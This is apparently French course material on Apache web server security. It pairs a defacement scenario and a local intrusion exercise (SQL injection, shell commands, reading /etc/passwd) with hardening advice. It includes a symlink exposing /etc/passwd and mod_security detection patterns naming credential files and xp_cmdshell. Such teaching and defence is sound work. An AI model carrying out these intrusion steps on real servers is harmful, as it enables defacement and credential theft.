
Après avoir réussi a avoir accès au serveur web par proxy reverse et brute forcing, Mallory a eu la surprise d'avoir un listing de la racine du serveur web au lieu d'une page web !!!



Listing répertoire


Il contient trois répertoires : admin, images, stage

Malorry a décidé de consulter stage (staging) :




Satge

Eh voilà ! ! ! Il s'agit d'une copie exacte du site web de l'agence. Il s'agirait d'une version local qui serait exportée par la suite chez l'hebergeur. Mallory décide alors d'aller plus loins en consultant le dossier admin :



admin


```
replicate.sh :
#!/bin/sh #
# Replication script for uploading to hosting site
# maintained by rob@example.com
# Script invoked from crontab to sync web pages
scp -qCr -i /home/rob/.ssh/rsa_keys ../stage/* \
example@server326.ord.acmehosting.net:/example/
# add an entry in the log that replication was successful
date >> /tmp/replication.log
```



sitemgmt

Modification de index.html

Mallory décida alors d'uploader une nouvelle page index.html dans le répertoire stage qui sera répliqué automatiquement sur l'hébergeur par relicate.sh :



nouveau index.html

Attention : Erreur à éviter ! ! !

- Autoriser le reverse proxying en acceptant des requêtes avec adresses IP externes ;
- Login / mot de passe faibles
- Autoriser le "directory browsing", absence d'un index.html dans le répertoire de publication
- Réplication automatique du site

Attention : Contre-mesures

- Désactiver le reverse proxy en n'autorisant les requêtes que sur l'interface intranet : Listen 10.0.1.1:8001. Listen 8001 autorisera les requêtes sur toutes les interfaces y compris externe 10.3.2.1 ;
- Utiliser un mot de passe STRONG
- Désactiver le "Directory browsing". Rob avait autorisé le listing du répertoire en rajoutant Indexe dans Options du répertoire de publication

C. Contre-mesures et recommandations de sécurité

1. Authentification utilisateur

Trois étapes d'authentification

1. Etape 1 : Authentification basée sur le décodage de l'URL, qui permet d'autoriser ou refuser l'accès à un répertoire. On utilise dans ce cas le module mod_access et les directives allow et deny. Ces directives permettent de faire un contrôle d'accès basé sur l'hôte source de la requête. Par exemple :
   <Location />
   ....
   order deny,allow
   deny from all
   allow from www.trustedally.com
   ...
   </Location>
2. Etape 2 : Dans ce niveau l'utilisateur doit être authentifié avec un login/passwd qui devrait se trouver dans une liste prédéfinie. On utilise pour cela des modules d'authentification comme mod_auth, mod_auth_dbm et les directives comme AuthUserFile et AuthDBMUserFile (respectivement).
3. Etape 3 : Une fois authentifié, l'utilisateur peut être confronté à un contrôle d'autorisation. Dans ce cas on utilise la directive require.

Modules d'authentification Apache

Il existe plusieurs modules d'authentification selon le support utilisé pour authentifier les utilisateurs :

- mod_auth : authentification de base à l'aide de fichiers
- mod_auth_anon : authentification anonyme
- mod_auth_dbm : authentification à l'aide de base de données DBM
- mod_digest : authentification condensée (digest) avec des fichiers
- mod_auth_mysql : authentification avec des bases de données MySQL
- mod_auth_ldap : authentification avec un service d'annuaire

  ...

Exigences de configuration pour l'authentification

1. AuthName : définit une zone d'authentification
2. AuthType :
   - Basic : login/passwd transmis en clair (peu sûr)
   - Digest : login/passwd codés avec MD5 (rarement supporté par les modules d'authentification
3. Source de l'authentification : chaque module définit une directive pour indiquer la source d'authentification
   - AuthUserFile pour mod_auth
   - AuthDBMUserFile pour mod_dbm_auth

   ...
4. Optionnellement authentification par groupe :
   - AuthGroupFile pour mod_auth
   - AuthDBMGroupFile etc,
5. Liste d'utilisateurs autorisés : la directive require permet de limiter les

utilisateurs autorisés individuellement ou par groupe ou tout utilisateur valide (valid-user).

6. Directive facultative contrôlant l'autorité : indique si la requête peut être passée à un autre module d'authentification en cas d'échec : AuthAuthoritative on|off

Voici le schéma général pour définir une politique d'authentification :

```
<Location /secure>
AuthName <nom_de_zone>
AuthType Basic|Digest
Auth???UserFile <chemin vers fichier utilisateur ou db>
Auth???GroupFile <chemin vers fichier groupes ou db>
require valid-user|<liste utilisateurs>|<liste groupes>
Auth???Authoritative on|off
</Location>
```

Directives d'authentification dans .htaccess

Une façon classique de configurer les répertoire afin d'exiger une authentification consiste à placer les directives dans un fichier .htaccess dans le répertoire à protéger. Le contenu du fichier .htaccess se comporte comme s'il se trouvait dans un conteneur Location ou Directory pour le répertoire concerné.

Pour autoriser la présence de directives d'authentification dans .htaccess, il faut écrire :

AllowOverride AuthConfig

Gérer les informations utilisateurs à l'aide de fichiers

Apache dispose d'un utilitaire nommé htpasswd permettant la gestion d'authentification de base par fichier. Elle prend la forme suivante :

```
htpasswd fichier_motdepasse nom_utilisateur
```

L'option -c indique à htpasswd qu'il faut créer le fichier.

Pour utiliser une authentification en mode condencé avec MD5, il faut utiliser l'utilitaire htdigest.

Pour définir des groupes il suffit d'éditer un fichier texte ayant des lignes avec le format suivant :

nom_groupe : <liste utilisateurs séparés par espace>

Sécuriser l'authentification de base avec SSL

Pour éviter la transmission en clair des mots de passe on peut configurer le serveur web en mode SSL. Ainsi les requêtes HHTP seront cryptées et donc les login/passwd cryptés également et invisible à une tierce partie.

2. Fichiers non souhaités

Nettoyer régulièrement / interdire l'accès

Interdire l'accès aux fichiers susceptibles d'être utilisés par un pirate pour apprendre des informations qui mèneraient à des vulnérabilités, notamment les fichiers de sauvegarde générés automatiqumenet par les éditeurs surtout des scripts CGI, fichiers temporaires avec des droits d'accès laxistes, codes sources, .htaccess, .htpasswd etc.

```
<Files *~ *.bak ^\.ht>
order allow,deny
deny from all
```

```
</Files>
```

3. Indexation automatique de répertoires

mod_autindex offre la fonctionnalité d'annuaire de répertoire ne contenant pas de fichier index, qui s'avère parfois utile.

Pour désactiver cette fonctionnalité il suffit de supprimer la ligne LoadModule de mod_autoindex (s'il est dynamique), ou utiliser Options (+/-) Indexes pour activer ou désactiver cette fonctionnalité selon localisation:

```
<Location />
...
Options -Indexes
<Location /ftp/pub>
Options +Indexes
</Location>
</Location>
```

4. Liens symboliques

Définition

Un lien symbolique permet d'accéder à des fichiers situés à l'extérieur de l'arborescence à partir de l'intérieur :

```
ln -s /etc/passwd spypasswords.html
```

Contrôle des liens symboliques

Apache offre deux options de contrôle de liens symboliques. FollowSymLinks peut être désactivée pour empêcher Apache de suivre un lien symbolique :

```
Options -FollowSymLinks
```

On peut autoriser les utilisateurs à établir des liens à l'intérieur de leur propre site web en utilisant SymLinksIfOwnerMatch:

```
Options -FollowSymLinks +SymLinksIfOwnerMatch
```

5. Scripts CGI et SSI

Scripts CGI

Des cripts CGI mal écrit, ou qui ne valident pas bien leurs paramètres peuvent s'avérer très dangereux. Les scripts CGI peuvent être désactivés avec :

```
Options -ExecCGI
```

Mais en pratique, ils sont souvent indispensables. Une précaution néanmoins réaliste est d'interdire aux utilisateurs de créer et exécuter des scripts tout en leur proposant une librairie de scripts CGI fiables en utilisant la directive : **ScriptAlias**

SSI : Server Side Includes

SSI permet à un développeur web d'inclure dans ses pages HTML des directives qui demandent au serveur d'exécuter des commandes qui génèrent du code HTML qui sera inclut dans la page avant de l'envoyer au client.

Un pirate peut exploiter cette fonctionnalité en téléchargeant sur le serveur une page HTML contenant des commandes SSI qui font appel à des scripts CGI

vulnérables.

Une précaution à prendre est d'ordonner aux SSI de n'autoriser que le contenu textuel, et non les exécutables, à l'aide de la directive :

```
Options IncludesNoExec
```

6. Permissions de fichiers

Accorder incorrectement des permissions d'accès aux fichiers du serveur Apache peut procurer aux pirates des informations précieuses, voir exécuter des commandes sur la victime. Voici quelques règles à respecter :

- le répertoire de configuration ne doit pas être lu ou écrit par l'ID utilisateur d'Apache
- le répertoire de fichiers journaux et les fichiers qu'il contient ne doivent pas pouvoir être écrits par l'ID utilisateur Apache
- Les répertoires bin ; sbin ; libexec s'ils existent ne doivent pas pouvoir être exécutés par l'ID utilisateur d'Apache
- dans l'absolu, tout script CGI doit appartenir à l'utilisateur sous lequel tourne Apache, et ne posséder que des permissions de lecture / exécution (chmod 500). Le répertoire cgi-bin ne doit avoir que des permissions en lecture (chmod 400).
- si possible, la racine du document doit être à l'extérieur de celle du serveur
- aucun fichier sensible ne doit se trouver sous la racine document, ceci s'appliquant particulièrement aux répertoires cgi-bin et aux fichiers d'authentification
- Si Apache doit tourner sous un utilisateur et un groupe, supprimez les autorisations de lecture, écriture, et exécution pour tous les fichiers de la racine du document, afin d'éviter que d'autres utilisateurs du système ne puissent examiner le contenu des sites web du serveur.

7. Restreindre les privilèges du serveur

Sur les systèmes UNIX, la sécurité de l'ensemble du système peut être améliorée en démarrant Apache à partir d'un ID d'utilisateur et de groupe dépourvue de privilège.

nobody

La solution la plus classique est de lancer Apache avec user et group nobody, conçus à cette fin pour des services système non privilégiés :

```
User nobody
Group nobody
```

Utilisateur/groupe dédiés

Comme nobody est utilisé par d'autres services systèmes, il est possible qu'un utilisateur malveillant ou un script CGI mal écrit interfèrent avec ces services. C'est la raison pour laquelle il est recommandé de créer un user/group dédié à Apache

```
User httpd
Group httpd
```

Ainsi, la probabilité de voir un script CGI compromettre la sécurité de système dans son ensemble est fortement réduite.

8. Vérifier les paramètres avec mod_parmguard

Définition

mod_parmguard est un module qui intercepte les requêtes et rejette celles qui ne sont pas compatibles avec ce qui est attendu par les scripts. Il utilise un fichier de configuration XML qui décrit le type et les valeurs autorisées pour les différents paramètres ;

Exemple : Poster un formulaire HTML à un script PHP

```
<HTML>
<BODY>
<FORM ACTION=“input.php” METHOD=GET>
Name: <INPUT TYPE=TEXT NAME=“name” SIZE=10>
Age: <INPUT TYPE=TEXT NAME=“age” SIZE=2>
Salutation: <SELECT name=“salutation”><OPTION value=“ms”>Ms</OPTION>
<OPTION value="mr">Mr</OPTION></SELECT> <INPUT TYPE=SUBMIT
VALUE=“Submit”>
</FORM>
</BODY>
</HTML>
<match>input.php</match>
<parmname="name">
<type name="string"/>
<attr name="maxlen" value="10"/>
<attr name="charclass" value="^[a-zA-Z]+$"/>
</parm> <parmname="age">
<type name="integer"/>
<attr name="minval" value="10"/>
<attr name="maxval" value="99"/>
</parm> <parmname=“salutation">
<type name="enum"/>
<attr name="multiple" value="0"/>
<attr name="option" value="ms"/>
<attr name="option" value="mr"/>
</parm>
```

9. Combattre les attaques DoS, et DDoS

mod_dosevasive

C'est un module qui permet de détecter et fuir les attaques DoS. La détection se fait selon des règles comme suit :

- Demander la même page plus d'un certains nombre de fois par seconde
- Faire plus de 50 requêtes en parallèle sur le même processus fils
- Faire une requête avec une adresse black-listée

10. Attaques sécurisées ! ! !

SSL vs. IDS

L'utilisation de SSL ne permet pas seul de protéger le serveur web. Pire encore, HTTPS peut être le véhicule préféré d'un pirate pour mener une attaque sans être detecté par un IDS.

En effet, pour détecter une attaque, un IDS a besoin d'avoir accès au contenu des requêtes http pour reconnaître les signatures d'attaque. Malheureusement, l'utilisation de https empêche une telle analyse vus que le flux sera chiffré entre le navigateur et le serveur web.

Deux solutions

1. Configurer l'IDS avec le certificat et clé privée du serveur web pour l'autoriser à déchiffrer le flux entre le serveur web et les navigateurs ;
2. Installer un reverse proxy qui décrypte le flux avant de le passer au serveur web. Dans ce cas l'IDS sera installé entre le reverse proxy et le serveur web.

11. Firewall applicatif : mod_security

Définition

mod_security est un module apache open source qui permet de faire un filtrage des requêtes (http, https), analyse des données transférées par un POST, etc.

Définir des règles pour empêcher les attaques communes

```
# Command execution attcks
SecFilter /etc/password
SecFilter /bin/ls
# Directory traversal
SecFilter "\.\./"
# SQL injection
SecFilter "delete[[:space:]]+from"
SecFilter "insert[[:space:]]+into"
SecFilter "select.+from"
# Forbid file upload
SecFilterSelective "HTTP_CONTENT_TYPE" multipart/form-data
# MS SQL specific SQL injection attacks
SecFilter xp_enumdsn
SecFilter xp_filelist
SecFilter xp_availablemedia
SecFilter xp_cmdshell
SecFilter xp_regread
# Output filtering
SecFilterSelective OUTPUT "Fatal error:" deny,status:500
```

Set any server signature

SecServerSignature “Microsoft-IIS/5.0”

Verify uploaded files (e.g. use virus scanner)

SecUploadApproveScript /path/to/some/script

Flexible attack response (e.g. log, deny, redirect, delay, exec etc.)

SecFilter KEYWORD “exec:/home/seb/report.pl”

12. Recommandations générales

- Pour des raisons de sécurité et performances, désactiver tous les modules non nécessaires
- Supprimer les contenus par défauts : des scripts CGI, gadgets de vendeurs, etc.
- Définir une adresse IP et port explicites sur lesquels écoute Apache
- Supprimer mod_userdir pour désactiver l'accès aux répertoires utilisateurs, souvent sources de brèche de sécurité.

Répertoire racine

Interdire l'accès au répertoire racine :

```
<Directory />
Options None
AllowOverride None
Order Deny, Allow
Deny from All
</Directory>
```

Série d'exercices III: Simulation d'intrusions

II

A. Attaque d'un serveur web Apache

Dans cet exercice vous allez vous mettre dans l'esprit d'un hacker pour attaquer un serveur web vulnerable : http://127.0.0.1

Votre mission est de remplacer la page principale welcome.html par un message provocateur démontrant votre force et votre ruse : YOUR_ARE_HACKED_YOUR_ROOT_PASSWD_IS_XXXXXX

Question 1

Analysez le site se trouvant à 127.0.0.1.

Que remarquez-vous ?

Question 2

Pour mieux comprendre ce qui se passe, visualisez le code HTML de la page index.html

Question 3

Moyennant une attaque par Injection SQL, essayez de récupérer le mot de passe de l'utilisateur root. Vous afficherez par la suite ce mot de passe sur le site hacké.

Question 4

Visualisez et analysez le code source du script CGI utilisé par le site.

Question 5

Exécutez une commande shell sur le serveur distant, par exemple

- la commande pwd qui donne le répertoire de travail
- la commande ls -al qui liste le contenu dun répertoire avec des infos détaillées sur les fichiers (droits d'accès, taille, propriétaire, etc.)

Question 6

Visualisez le fichier des mots de passe /etc/passwd

Question 7

Continuez votre mission.